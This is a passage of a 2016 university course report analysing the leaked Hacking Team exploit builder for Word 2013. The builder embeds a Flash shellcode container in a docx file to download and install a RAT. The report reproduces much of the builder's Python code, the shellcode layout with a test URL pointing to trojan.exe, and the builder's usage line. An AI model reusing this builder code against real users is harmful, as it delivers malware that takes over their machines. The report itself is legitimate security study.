Report submitted in Partial Fulfillment of the Course

Offensive Technologies

Università degli Studi di Trento
Master of Science in Computer Science
EIT Digital Master of Science in Security and Privacy
https://securitylab.disi.unitn.it/doku.php?id=course_on_offensive_technologies

]HackingTeam[

Hacking Team MS Word 2013 exploit Analysis

Ali Davanian
Amit Gupta

University of Trento, Italy

Feb 20, 2016

Table of Contents

The stairway to understand Hacking Team Word 2013 exploit

Introduction

In this study, an exploit of hacking team (Team, 2015) affecting Microsoft office 2007, 2010 and 2013 has been assessed. The exploit itself leverages the capability of Microsoft word to render Shockwave Flash files and exploits a vulnerability of Internet Explorer ActiveX. We claim that the vulnerability is a memory corruption and the exploit overwrites the adjacent heap to run arbitrary codes downloaded from a chosen web source. Our reverse engineering of the SWF file (shellcode container) shows that to the best of our knowledge, this exploit is different than other analyzed Flash Player exploits in (Pi, 2015) and (Li, 2015). Unfortunately after 3 years in 2016, out of 54 Antivirus just 1 is able to detect the maliciousness of the document (virustotal, 2016). In other words if a user receives a malicious Microsoft word file – like the one we produced – and she has Avira, AVG, ESET-NOD032 KasperSky etc. updated to the last version, she will not be able to detect the maliciousness of the document and she probably will open it. Furthermore during our course of exploit testing we found out that this exploit can still work with 2015 flash versions (refer to Table 1(list of vulnerable flash versions to HT word 2013 exploit) for the list of vulnerable versions we found) and office Word 2013, Microsoft published an update to patch this vulnerability after HT dump went public, installed on a Windows Seven 32 bit. This vulnerability however, is patched on the last published flash player version we tested (refer to Table 1(list of vulnerable flash versions to HT word 2013 exploit)). In the rest of this report we first review our static and dynamic analysis of the exploit builder and the shellcodes and then we combine these two results. Finally we describe our testing environments and the configurations we made.

Static Analysis

In this section we review our assessment of the exploit builder (ht-2013-002-Word\exploit.py), the bin ActiveX file (ht-2013-002-Word\resources\activeX\activeX1.bin), shellcode (ht-2013-002-Word\resources\shellcode) and the final produced swf file[1]. Because of the coupling between these resources we analyze them altogether.

Exploit Builder

The HT word 2013 exploit comes with a builder. The builder is a pythin script, exploit.py, that integrates shellcode, payload and docx file and produces swf, dat and the malicious docx file. The final outcome of running this exploit can be anything depending on the loaded payload. The Figure 1 will show the exploit generation process:

---

[1] The results of reverse engineering including shellcode asm and swf fla are parts of this report




Figure 1 (HT word 2013 exploit generation process)

Embedding ActiveX and ShockWaveFlash exploit

This exploit embeds an ActiveX binary which in turn runs a shockwave flash file. The shellcode is actually in the shockwave Flash file. To do this the builder script loads the input docx file, unpacks it, adds the required bin file and then again packs it simply using zip.exe. This is possible because of the XML media files standard that word follows.

Docx format

Docx files are actually a package of all the media files that you may see in a docx file. If you unpack the file – either by using an unpacker or changing the docx extension to zip and unzipping it – there are several files and directories in a single docx file:




Figure 2 (docx file unpacked)

Explaining all the files and their details are out of the scope of this report, for further info you can refer to ISO/IEC 29500 standard (Microsoft, 2011) (Wikipedia), however here we explain some required parts for our analysis.


Injecting Shellcode

The ActiveX bin file will be copied into the media folder finally but in order to load and run it by Microsoft word the exploit builder updates the [Content_Types].xml (to load the components to run SWF) and rel links in the _rel/ document.xml.rels:

```python

    # update content types
    buff = open("tmp/[Content_Types].xml", 'r').read()
    idx = buff.lower().find("<types")
    idx2 = buff[idx:].lower().find(">") + 1

    buff2 = buff[:idx+idx2]
    if buff.lower().find("vnd.ms-office.activex") == -1:
        buff2 += '<Default ContentType="application/vnd.ms-office.activeX" Extension="bin"/>'
    if buff.lower().find("image/x-wmf") == -1:
        buff2 += '<Default ContentType="image/x-wmf" Extension="wmf"/>'

    buff2 += '<Override ContentType="application/vnd.ms-office.activeX+xml" PartName="/word/activeX/activeX1.xml"/>'
    buff2 += buff[idx+idx2:]
    open("tmp/[Content_Types].xml", 'w').write(buff2)

    # update rels
    buff = open("tmp/word/_rels/document.xml.rels", 'r').read()
    idx = buff.lower().find("</relationships>")

    buff2 = buff[:idx]
    buff2 += '<Relationship Target="activeX/activeX1.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/control"
    buff2 += "</Relationships>"
    open("tmp/word/_rels/document.xml.rels", 'w').write(buff2)

```

Figure 3 (exploit.py)

Finally to place the Shockwave flash file in the doc the exploit updates word/document.xml file – file which contains the body and content of the docx file – to render the swf:




```
    # update document
    buff = open("tmp/word/document.xml", 'r').read()
    #idx = buff.lower().find("</w:body")
    #idx2 = 0
    idx = buff.lower().find("<w:body")
    idx2 = buff[idx:].lower().find(">") + 1

    buff2 = buff[:idx+idx2]
    buff2 += '<w:control w:name="ShockwaveFlash1" r:id="rId1000"/>'
    buff2 += buff[idx+idx2:]
    open("tmp/word/document.xml", 'w').write(buff2)

    if os.path.exists("tmp/word/activeX"):
        print "[!!] Unsupported file: contains an ActiveX"
        sys.exit(-1);

    if not os.path.exists("tmp/word/activeX/"):
        shutil.copytree("resources/activeX/", "tmp/word/activeX/")

    if not os.path.exists("tmp/word/media/"):
        shutil.copytree("resources/media/", "tmp/word/media/")
    else:
        shutil.copy("resources/media/image1000.wmf", "tmp/word/media/")

```

Figure 4 (exploit.py)

Preparing the ShockWaveFlash executable

The exploit has a very well-engineered design meaning that the shellcode itself is separate from the executable. In other words the shellcode file is the just the first stage to load the final payload (RAT). During the building phase, the shellcode will be inserted to the swf file. Here is how:



```
# get offset to shellcode64
stage264_offset = swf_buff.find(b"CAF1ADDE")
if stage264_offset == 0:
    print "[!!] Gadget for shellcode64 not found"
    sys.exit(-1)
print "[+] Gadget for shellcode found @ 0x%x" %(stage264_offset)
# replace shellcode 64
shellcode64 = open("resources/shellcode64", 'rb').read()
if len(shellcode64) > (3800*2):
        print "[!!] Shellcode too big: 0x%x" % (len(shellcode64))
        sys.exit(-1)
hex_shellcode64 = shellcode64.encode('hex')
for i in range(len(hex_shellcode64)):
    swf_bytearray[stage264_offset + i] = hex_shellcode64[i]

# modify URL 64
hex_url = EXE_URL.encode('hex') + "0000"
print "[+] Hex URL => %s" %(hex_url)
for i in range(len(hex_url)):
    swf_bytearray[stage264_offset + URL_OFFT64 + i] = hex_url[i]

# modify scout name 32
hex_scout = "5c" + SCOUT_NAME.encode('hex') + "0000"
print "[+] Scout Name => %s" % (hex_scout)
for i in range(len(hex_scout)):
    swf_bytearray[stage264_offset + SCOUT_OFFT64 + i] = hex_scout[i]

# modify xor key 64
hex_xorkey = ("%08x" % XOR_KEY)
print "[+] Hex key => %s" %(hex_xorkey)
```

Disassembler: internal

Arguments:


Disassembly (AS2 or AS3)

EFBEADDE

```
  436  setlocal          12
  438  dup
  439  pushscope
  440  swap
  441  setslot           1
  443  popscope
  444  kill       12

  L7:
  446  findpropstrict    CleanUp //nameIndex = 954
  449  callpropvoid      CleanUp (0) //nameIndex = 954
  453  returnvoid
 }

 static function ShellWin32$cinit():*        /* disp_id=0 method_id=73 nameIndex = 0 */
 {
  // local_count=1 max_scope=1 max_stack=17 code_len=64
  // method position=46371 code position=59930
  0    getlocal0
  1    pushscope
  2    findproperty      _shellcode_32 //nameIndex = 980
  5    findpropstrict    String //nameIndex = 3
  7    pushstring
         "EFBEADDE4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414
```

Figure 5 (exploit.py and swf file)


At the 1 highlighted part (Figure 5) the shellcode offset in the swf file is read and then at the second part the content of shellcode file is read. Afterwards the shellcode will be written to the swf file. After integration, the swf will be like this with the highlighted part containing the shellcode:



```
static function ShellWin32$cinit():*   /* disp_id=0 method_id=73 nameIndex = 0 */
{
  // local_count=1 max_scope=1 max_stack=17 code_len=64
  // method position=46371 code position=59930
  0     getlocal0
  1     pushscope
  2     findproperty     _shellcode_32 //nameIndex = 980
  5     findpropstrict   String //nameIndex = 3
  7     pushstring       "0000000000000000006408908f00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
  10    callproperty     String (1) //nameIndex = 3
  13    setproperty      _shellcode_32 //nameIndex = 980
  16    findproperty     _x32 //nameIndex = 981
  19    getlex           Vector //nameIndex = 1037
  22    getlex           uint //nameIndex = 9
  24    applytype        (1)
  26    getglobalscope
  27    pushdouble       2425393296
  29    pushdouble       2215624755
  31    pushshort        4279
  34    pushdouble       3435973836
  36    pushdouble       3435973836
  38    pushdouble       3435973836
```

Figure 6 (Shellcode opcode)

There is another level of parameterization and that is reading the malware installer from the network:




```
# get offset to shellcode64
stage264_offset = swf_buff.find(b"CAF1ADDE")
if stage264_offset == 0:
    print "[!!] Gadget for shellcode64 not found"
    sys.exit(-1)
print "[+] Gadget for shellcode found @ 0x%x" %(stage264_offs
# replace shellcode 64
shellcode64 = open("resources/shellcode64", 'rb').read()
if len(shellcode64) > (5800*2):
        print "[!!] Shellcode too big: 0x%x" % (len(shellcode6
        sys.exit(-1)
hex_shellcode64 = shellcode64.encode('hex')
for i in range(len(hex_shellcode64)):
    swf_bytearray[stage264_offset + i] = hex_shellcode64[i]

# modify URL 64
hex_url = EXE_URL.encode('hex') + "0000"
print "[+] Hex URL => %s" %(hex_url)
for i in range(len(hex_url)):
    swf_bytearray[stage264_offset + URL_OFFT64 + i] = hex_url

# modify scout name 32
hex_scout = "5c" + SCOUT_NAME.encode('hex') + "0000"
print "[+] Scout Name => %s" % (hex_scout)
for i in range(len(hex_scout)):
    swf_bytearray[stage264_offset + SCOUT_OFFT64 + i] = hex_s

# modify xor key 64
hex_xorkey = ("%08x" % XOR_KEY)
print "[+] Hex key => %s" %(hex_xorkey)

swf_bytearray[stage264_offset + XOR_OFFT64 + 0] = hex_xorkey[
swf_bytearray[stage264_offset + XOR_OFFT64 + 1] = hex_xorkey[7]
swf_bytearray[stage264_offset + XOR_OFFT64 + 2] = hex_xorkey[4]
```

```
:0000000000000000 seg000          segment byte public 'CODE' use64
:0000000000000000                 assume cs:seg000
:0000000000000000                 assume es:nothing, ss:nothing, ds:nothi
:0000000000000000                 db  41h ; A
:0000000000000001                 db  41h ; A
:0000000000000002                 db  41h ; A
:0000000000000003                 db  41h ; A
:0000000000000004                 db  68h ; h
:0000000000000005                 db  74h ; t
:0000000000000006                 db  74h ; t
:0000000000000007 aP192_168_8_180 db 'p://192.168.8.1:8080/trojan.exe',0
:0000000000000027 aAaaaaaaaaaaaaa db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
:0000000000000027                 db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA',0
:0000000000000085                 align 8
:0000000000000088                 db  5Ch ; \
00000007 0000000000000007: seg000:aP192_168_8_180 (Synchronized with Hex View-1)
```

Figure 7(exploit.py and shellcode)

As you can see from the 1st highlighted part, 8 bytes from the start of the shellcode file is the location of the server payload file. After inputting the RAT exe it creates a dat file with a random name and here the address of that dat file will sit. Other parameters are initialized accordingly like what you see in 2 and 3(Figure 7(exploit.py and shellcode)).

Finally the Activex binary file to execute the swf is modified so that it reads the swf file from the server – it will be inserted in 3 places :



```
# modify ole link
ole_link_buff = open("tmp/word/activeX/activeX1.bin", 'rb').read()
ole_link_offt = ole_link_buff.find("h\x00t\x00t\x00p")
print "[+] Offset to first link: 0x%x" %(ole_link_offt)

ole_link2_offt = ole_link_buff.find("h\x00t\x00t\x00p", ole_link_offt+1)
print "[+] Offset to second link: 0x%x" %(ole_link2_offt)

ole_link3_offt = ole_link_buff.find("h\x00t\x00t\x00p", ole_link2_offt+1)
print "[+] Offset to third link: 0x%x" %(ole_link3_offt)

swf_url_bytearray = bytearray(SWF_URL + "\x00\x00")
ole_link_bytearray = bytearray(ole_link_buff)
for i in range(len(ole_link_bytearray)):
    if i == ole_link_offt or i == ole_link2_offt or i == ole_link3_offt:
        y = 0
        for x in range(len(swf_url_bytearray)):
            ole_link_bytearray[i+y] = swf_url_bytearray[x]
            ole_link_bytearray[i+y+1] = 0x0
            y += 2
```


Figure 8(exploit.py)

These lines find the 3 http texts in the bin file and replace it with the server swf address:

```
00000819  00 F6 07 00 00 68 00 74  00 74 00 70 00 3A 00 2F  .÷...h.t.t.p.:./
00000829  00 2F 00 67 00 6F 00 6F  00 67 00 6C 00 65 00 2E  ./.g.o.o.g.l.e..
00000839  00 63 00 6F 00 6D 00 2F  00 41 00 41 00 41 00 41  .c.o.m./.A.A.A.A
00000849  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
00000859  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
00000869  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
00000879  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
00000889  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
00000899  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
000008A9  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
000008B9  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
000008C9  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
000008D9  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
000008E9  00 41 00 41 00 41 00 41  00 41 00 41 00 41 00 41  .A.A.A.A.A.A.A.A
```

Figure 9 (the bin ActiveX snapshot)

Finally two packages by running this exploit will be prepared, one to send to the target and one swf file and a dat file for the server:



```
# create docx
cwd = os.getcwd()
os.chdir(cwd + "\\tmp")
os.system("zip.exe -r ..\\tmp.zip *")
os.chdir(cwd)
shutil.move("tmp.zip", output_file)

# zip per target
os.system("zip.exe -r \"" + send_to_target_zip + "\" \"" + output_file + "\"")
shutil.move(send_to_target_zip + ".zip", send_to_target_zip)

# zip per server
open(EXE_RANDOM_NAME, 'wb').write(four_byte_xor(open(INPUT_SCOUT, 'rb').read(), XOR_KEY))
#shutil.copy(INPUT_SCOUT, EXE_RANDOM_NAME)
os.system("zip.exe \"" + send_to_server_zip + "\" " + EXE_RANDOM_NAME + " " + SWF_RANDOM_NAME)
```

Figure 10(packaging the ouput, exploit.py)

Usage

To invoke this exploit builder the user should invoke it like this:

python exploit.py payload:http %URL% "%OUTPUT%" "%FILE%" "%FILENAME%" %AGENT% %OUTPUT_SERVER% %SCOUT_NAME%.exe

In the following section we explain each parameter:

- URL: is the url that will be called from the victim to download the malicious agent
- OUTPUT: name of the zip file to generate with malicious document
- FILE: input document to modify
- FILENAME: name of the malicious document for the victim
- AGENT: name or path of the RAT or Trojan to inject to the victim system
- OUTPUT_SERVER: zip file generated for the server [contains encrypted malware and malicious swf]
- SCOUT_NAME: Name of the RAT when will be installed on the victim machine

A practical usage of this example is reviewed in Requirements to build the exploit section.

Dynamic Analysis

Behavior analysis of the Word 2013 exploit

In this section we mainly reflect the results we got by manual dynamic analysis of the exploit (In order to learn about the exploit production and our testing environment please refer to Exploit Testing Section.) In a nutshell when the user clicks the docx file this course of actions will happen:

